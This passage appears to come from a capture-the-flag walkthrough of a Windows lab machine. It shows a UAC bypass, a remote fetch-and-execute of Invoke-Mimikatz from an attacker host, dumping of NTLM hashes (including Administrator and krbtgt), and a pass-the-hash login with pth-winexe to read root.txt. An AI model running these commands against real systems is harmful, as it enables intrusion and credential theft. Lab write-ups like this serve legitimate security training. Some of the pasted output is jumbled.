[>] Overwriting &Peb->ProcessParameters.CommandLine: 0x000001F508301BB0
[?] Traversing &Peb->Ldr->InLoadOrderModuleList doubly linked list
[>] Overwriting _LDR_DATA_TABLE_ENTRY.FullDllName: 0x000001F508302648
[>] Overwriting _LDR_DATA_TABLE_ENTRY.BaseDllName: 0x000001F508302658
[!] RtlLeaveCriticalSection --> &Peb->FastPebLock

[>] Dropping proxy dll..
[+] 64-bit Yamabiko: C:\Users\PRINT_~1\AppData\Local\Temp\3\yam811676637.tmp
[>] Creating XML trigger: C:\Users\PRINT_~1\AppData\Local\Temp\3\pac2076817557.xml
[>] Performing elevated IFileOperation::MoveItem operation..

[?] Executing PkgMgr..
[!] UAC artifact: C:\Windows\System32\dismcore.dll
[!] UAC artifact: C:\Users\PRINT_~1\AppData\Local\Temp\3\pac2076817557.xml

PS C:\Users\print_svc> █
```

Another shell opens and we get the following


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32\WindowsPowerShell\v1.0> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description                                                    State
-----
SeIncreaseQuotaPrivilege  Adjust memory quotas for a process                            Disabled
SeMachineAccountPrivilege Add workstations to domain                                    Disabled
SeSecurityPrivilege      Manage auditing and security log                              Disabled
SeTakeOwnershipPrivilege Take ownership of files or other objects                      Disabled
SeLoadDriverPrivilege    Load and unload device drivers                               Disabled
SeSystemProfilePrivilege Profile system performance                                     Disabled
SeSystemtimePrivilege    Change the system time                                         Disabled
SeProfileSingleProcessPrivilege Profile single process                                         Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority                                   Disabled
SeCreatePagefilePrivilege Create a pagefile                                              Disabled
SeBackupPrivilege        Back up files and directories                                  Disabled
SeRestorePrivilege       Restore files and directories                                  Disabled
SeShutdownPrivilege      Shut down the system                                           Disabled
SeDebugPrivilege         Debug programs                                                 Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values                             Disabled
SeChangeNotifyPrivilege  Bypass traverse checking                                       Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system                            Disabled
SeUndockPrivilege        Remove computer from docking station                           Disabled
SeEnableDelegationPrivilege Enable computer and user accounts to be trusted for delegation Disabled
SeManageVolumePrivilege  Perform volume maintenance tasks                              Disabled
SeImpersonatePrivilege   Impersonate a client after authentication                     Enabled
SeCreateGlobalPrivilege  Create global objects                                          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                                  Disabled
SeTimeZonePrivilege      Change the time zone                                           Disabled
SeCreateSymbolicLinkPrivilege Create symbolic links                                          Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled
PS C:\Windows\system32\WindowsPowerShell\v1.0>
```

With the above privs there is some damage we can do, such as printspoof and other things such as that

If we try to read root.txt we will see that we are denied, must be an administrator read only

```
PS C:\Windows\system32\WindowsPowerShell\v1.0> type C:\Users\Administrator\Desktop\Root.txt
type : Access to the path 'C:\Users\Administrator\Desktop\Root.txt' is denied.
At line:1 char:1
+ type C:\Users\Administrator\Desktop\Root.txt
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (C:\Users\Administrator\Desktop\Root.txt:String) [Get-Content], UnauthorizedAccessException
+ FullyQualifiedErrorId : GetContentReaderUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetContentCommand

PS C:\Windows\system32\WindowsPowerShell\v1.0>
```

Uploading Mimikatz

```

PS C:\Windows\system32\WindowsPowerShell\v1.0> iex (iwr http://192.168.0.24/Invoke-Mimikatz.ps1)
PS C:\Windows\system32\WindowsPowerShell\v1.0> Invoke-Mimikatz -Command '"lsadump::lsa /patch"'

.#####.   mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # lsadump::lsa /patch
Domain : HATTER0 / S-1-5-21-369660942-3450265873-103296993

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : ddf5eb5351c272cb8cc4eae015f14e3a

RID : 000001f5 (501)
User : Guest
LM :
NTLM :

RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : 250d32866fb85253b508aa9419bfe757

RID : 0000044f (1103)
User : alice
LM :
NTLM : ae974876d974abd805a989ebead86846

RID : 00000450 (1104)
User : print_svc
LM :
NTLM : b2daf38bbeb6f2d51bb641f8a5c756ed

RID : 00000451 (1105)
User : overgrown
LM :
NTLM : e2b573ccb5c362220e0a62b47c291530

RID : 000003e8 (1000)
User : HATTER$
LM :
NTLM : 4d6d480f941caddfcd665a918be31a61

PS C:\Windows\system32\WindowsPowerShell\v1.0>
PS C:\Windows\system32\WindowsPowerShell\v1.0>

```

Lets upload mimikatz as show above and continue working towards becoming the administrator user

Now that we have the hash we need to pass it

PTH

winrm is not running, so we won't be able to evil-winrm into the box

We need to figure out another way to PTH

xfreerdp with PTH also does not seem to work to well with this machine

A great article for PTH is the following

<https://www.hackingarticles.in/lateral-movement-pass-the-hash-attack/>

Lets use the pth-wmiexec to call for command prompt

```
(kali㉿kali)-[~/Desktop/THMBox]  
$ pth-winexe -U Administrator%000000000000000000000000000000:ddf5eb5351c272cb8cc4eae015f14e3a //192.168.0.26 'cmd'
```

```
E_md4hash wrapper called.  
HASH PASS: Substituting user supplied NTLM HASH...  
Microsoft Windows [Version 10.0.17763.3165]  
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is 0600-E6C9  
PowerShell v1.0 type C:\Users\Administrator\Desktop\Root.txt  
Directory of C:\Windows\system32
```

```
C:\Users\Administrator\Desktop>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is 0600-E6C9  
Directory of C:\Windows\system32  
  
Directory of C:\Users\Administrator\Desktop  
  
07/24/2022  02:09 AM      <DIR>          .  
07/24/2022  02:09 AM      <DIR>          ..  
07/24/2022  02:02 AM                34 Root.txt  
                1 File(s)                34 bytes  
                2 Dir(s)  34,518,609,920 bytes free  
  
C:\Users\Administrator\Desktop>type root.txt  
type root.txt
```

And we are able to get the root.txt